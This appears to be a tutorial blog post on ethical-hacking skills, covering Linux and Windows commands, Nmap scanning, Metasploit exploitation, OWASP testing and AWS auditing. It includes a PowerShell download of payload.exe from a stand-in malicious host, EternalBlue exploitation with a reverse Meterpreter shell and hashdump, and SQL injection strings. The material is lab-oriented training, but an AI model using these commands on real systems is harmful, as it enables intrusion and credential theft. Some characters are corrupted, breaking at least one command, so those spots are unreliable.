Listen to this Post

Introduction:
The cybersecurity industry faces a critical disconnect between theoretical knowledge and practical, demonstrable skill. While certifications and masterclasses provide foundational understanding, the modern security landscape demands hands-on capability—the ability to navigate a Kali Linux terminal, enumerate a network, exploit a vulnerability, and respond to an active threat in real time. Sri Vardhan’s completion of the Ethical Hacking Masterclass with Cydenium represents a crucial first step, but true mastery lies in translating that knowledge into actionable technical proficiency across Linux, Windows, cloud, and application security domains.
Learning Objectives:
- Master essential Linux and Windows command-line utilities for system reconnaissance, privilege escalation, and log analysis.
- Understand and apply network scanning, enumeration, and vulnerability assessment techniques using industry-standard tools.
- Develop practical skills in web application security testing, including OWASP Top 10 vulnerability identification and mitigation.
- Explore cloud hardening and API security fundamentals to protect modern infrastructure.
- Leverage Capture The Flag (CTF) platforms and AI-enabled challenges to validate and continuously improve practical cyber skills.
You Should Know:
1. Linux Command-Line Foundation for Ethical Hacking
The Ethical Hacking Masterclass typically begins with establishing a secure hacking environment, often using VirtualBox and Kali Linux. Kali Linux, a Debian-based distribution, comes pre-installed with hundreds of penetration testing tools. Foundational commands are essential for navigation, file manipulation, and system interaction.
Step-by-Step Guide:
1. Navigate the File System:
– `pwd` – Print Working Directory: shows your current location.
– `ls -la` – List all files and directories with detailed permissions.
– `cd /etc` – Change directory to /etc.
2. Manage Files and Processes:
– `cp /etc/passwd ~/Desktop/` – Copy the passwd file to the Desktop.
– `chmod 600 ~/Desktop/passwd` – Restrict file permissions (read/write for owner only).
– `ps aux | grep apache2` – List all running processes and filter for Apache.
– `kill -9 [bash]` – Forcefully terminate a process by its Process ID.
3. Network Configuration and Discovery:
– `ifconfig` or `ip a` – Display network interface configurations.
– `ping -c 4 8.8.8.8` – Send 4 ICMP echo requests to Google’s DNS.
– `netstat -tulpn` – Show active listening ports and associated services.
4. Package Management:
– `sudo apt-get update` – Update the package list.
– `sudo apt-get install nmap -y` – Install the Nmap network scanner.
- Windows Security Commands and PowerShell for Incident Response
While Linux dominates the offensive security space, Windows remains the primary target in enterprise environments. Proficiency in Windows command-line and PowerShell is non-1egotiable for both ethical hacking and defensive operations.
Step-by-Step Guide:
1. System Information and User Enumeration:
– `systeminfo` – Displays detailed OS configuration, hotfixes, and hardware info.
– `whoami /priv` – Lists current user privileges (critical for privilege escalation checks).
– `net user` – Lists all local user accounts.
– `net localgroup administrators` – Shows members of the Administrators group.
2. Network Reconnaissance:
– `ipconfig /all` – Displays full IP configuration, including DNS and MAC addresses.
– `netstat -anob` – Shows active connections, listening ports, and associated processes.
– `nslookup example.com` – Queries DNS to resolve a domain name.
3. Process and Service Management:
– `tasklist /svc` – Lists running processes with services.
– `taskkill /PID [bash] /F` – Forcefully terminates a process.
– `sc query` – Queries the status of all services.
4. PowerShell for Deep Reconnaissance:
– `Get-WmiObject -Class Win32_OperatingSystem` – Retrieves OS details.
– `Get-Process | Where-Object {$_.CPU -gt 10}` – Lists processes using more than 10% CPU.
– `Get-Service | Where-Object {$_.Status -eq “Running”}` – Lists all running services.
– `Invoke-WebRequest -Uri http://malicious.com/payload.exe -OutFile C:\Temp\payload.exe` – Downloads a file (use only in authorized environments).
3. Network Scanning and Enumeration with Nmap
Network scanning is the cornerstone of ethical hacking. It allows you to discover live hosts, open ports, running services, and operating systems. Nmap is the industry-standard tool for this purpose.
Step-by-Step Guide:
1. Ping Sweep (Discover Live Hosts):
– `nmap -sn 192.168.1.0/24` – Performs a ping sweep to identify which IPs are responsive.
2. Port Scanning (Identify Open Ports and Services):
– `nmap -sS -p- -T4 192.168.1.10` – Performs a SYN stealth scan on all 65535 ports with aggressive timing.
– `nmap -sT -p 22,80,443 192.168.1.10` – Performs a TCP connect scan on specific ports.
3. Service and Version Detection:
– `nmap -sV -sC -O 192.168.1.10` – Detects service versions (-sV), runs default scripts (-sC), and attempts OS fingerprinting (-O).
4. Vulnerability Scanning with NSE (Nmap Scripting Engine):
– `nmap –script vuln 192.168.1.10` – Runs a suite of vulnerability detection scripts.
– `nmap –script smb-vuln -p 445 192.168.1.10` – Checks for known SMB vulnerabilities like EternalBlue.
4. Vulnerability Analysis and Exploitation Concepts
Vulnerability analysis involves identifying weaknesses in systems and applications. Tools like Nessus, OpenVAS, and Metasploit are commonly used. The CEH curriculum covers the five phases of ethical hacking, including vulnerability analysis and system hacking.
Step-by-Step Guide (Conceptual & Practical):
1. Vulnerability Scanning with OpenVAS:
- Install OpenVAS:
sudo apt-get install openvas. - Setup:
sudo openvas-setup. - Access the Greenbone Security Assistant web interface at `https://127.0.0.1:9392`.
- Create a target and run an authenticated or unauthenticated scan.
2. Exploitation with Metasploit:
- Launch Metasploit:
msfconsole. - Search for a vulnerability:
search eternalblue. - Use an exploit module:
use exploit/windows/smb/ms17_010_eternalblue. - Set options:
set RHOSTS 192.168.1.10,set PAYLOAD windows/x64/meterpreter/reverse_tcp. - Execute:
exploit.
3. Post-Exploitation:
- Once a Meterpreter session is established, use commands like
getuid,sysinfo,hashdump, and `shell` to escalate privileges and gather intelligence.
- Web Application Security and the OWASP Top 10
Web applications are a primary attack vector. Understanding the OWASP Top 10 vulnerabilities—such as Injection, Broken Authentication, and Cross-Site Scripting (XSS)—is crucial.
Step-by-Step Guide:
1. Setting Up a Lab Environment:
- Install OWASP Broken Web Applications (BWA) VM or use Docker to run vulnerable apps like DVWA (Damn Vulnerable Web Application).
2. Testing for SQL Injection:
- Using a tool like
sqlmap:sqlmap -u "http://target.com/page?id=1" --dbs. - Manual testing: Input `’ OR ‘1’=’1` into a login form or URL parameter.
3. Testing for Cross-Site Scripting (XSS):
- Input `` into a search box or comment field.
- Observe if the script executes in the browser.
4. Intercepting and Modifying Requests with Burp Suite:
- Configure your browser to use Burp Suite as a proxy.
- Capture a request, send it to the Repeater, and modify parameters to test for vulnerabilities like IDOR (Insecure Direct Object References).
6. Cloud Hardening and API Security Fundamentals
As organizations migrate to AWS, Azure, and GCP, cloud misconfigurations are a leading cause of data breaches. API security is equally critical, as APIs expose backend logic and data.
Step-by-Step Guide:
1. AWS CLI for Security Auditing:
- Install AWS CLI:
pip install awscli. - Configure: `aws configure` (provide Access Key, Secret Key, and region).
- List S3 buckets:
aws s3 ls. - Check bucket permissions:
aws s3api get-bucket-acl --bucket my-bucket.
2. Enumerating IAM Users and Roles:
– `aws iam list-users` – Lists all IAM users.
– `aws iam list-attached-user-policies –user-1ame admin` – Lists policies attached to a user.
3. API Security Testing with Postman:
- Import an API collection.
- Test for broken object level authorization (BOLA) by modifying the ID in a GET request.
- Check for excessive data exposure by analyzing API responses.
4. Cloud Security Best Practices:
- Enable MFA for all root and IAM users.
- Implement the principle of least privilege.
- Enable CloudTrail and GuardDuty for monitoring and threat detection.
- AI-Enabled Capture The Flag (CTF) Challenges and Continuous Skill Validation
Theory is insufficient; practical application is paramount. Platforms like Cydena are bridging the gap by offering AI-enabled CTF challenges that measure real-world cyber capability. These challenges cover network recon, web exploitation, AI deepfake forensics, OSINT, hash cracking, and SOC threat hunting. CTFs are hands-on, time-bound, and skills-first, designed to measure capability across beginner, intermediate, and advanced levels.
Step-by-Step Guide:
- Register on a CTF Platform: Sign up for platforms like TryHackMe, Hack The Box, or Cydena.
- Choose a Challenge: Start with beginner-level challenges to build confidence.
- Apply Your Skills: Use the Linux, Windows, and web application skills you’ve learned to solve the challenge.
- Capture the Flag: Submit the flag (a specific string of text) to earn points and climb the leaderboard.
- Learn from Writeups: After the CTF ends, review writeups from other participants to understand different approaches and techniques.
What Undercode Say:
- Certifications are a Starting Point, Not the Destination: Completing a masterclass is commendable, but it is the beginning of the journey. The real test is applying that knowledge in practical, often chaotic, environments.
- Hands-On Practice is Non-1egotiable: The cybersecurity field rewards doers. Setting up home labs, participating in CTFs, and contributing to open-source security projects are essential for skill development.
- Embrace the Offensive-Defensive Mindset: To defend effectively, you must think like an attacker. Understanding exploitation techniques is the best defense against them.
- Continuous Learning is the Only Constant: The threat landscape evolves daily. Professionals must commit to lifelong learning, staying updated on the latest vulnerabilities, attack vectors, and defensive technologies.
- AI is a Double-Edged Sword: While AI enables advanced attacks like deepfake forensics challenges, it also empowers defenders with better threat detection and response capabilities. Professionals must understand both sides.
Prediction:
- +1 The integration of AI into cybersecurity training and CTF platforms will accelerate skill development, making practical, job-ready talent more accessible to organizations.
- +1 Skills-based hiring platforms like Cydena will increasingly replace traditional credential-based screening, leading to a more capable and diverse cybersecurity workforce.
- -1 The rapid adoption of AI by both attackers and defenders will widen the skills gap in the short term, as traditional training curricula struggle to keep pace with AI-powered threats.
- -1 Organizations that fail to invest in continuous, practical training for their security teams will remain vulnerable to sophisticated, AI-driven attacks.
- +1 The gamification of cybersecurity learning through CTFs and leaderboards will increase engagement and retention, producing a new generation of security professionals who are both skilled and passionate.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ehX2SxQk – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


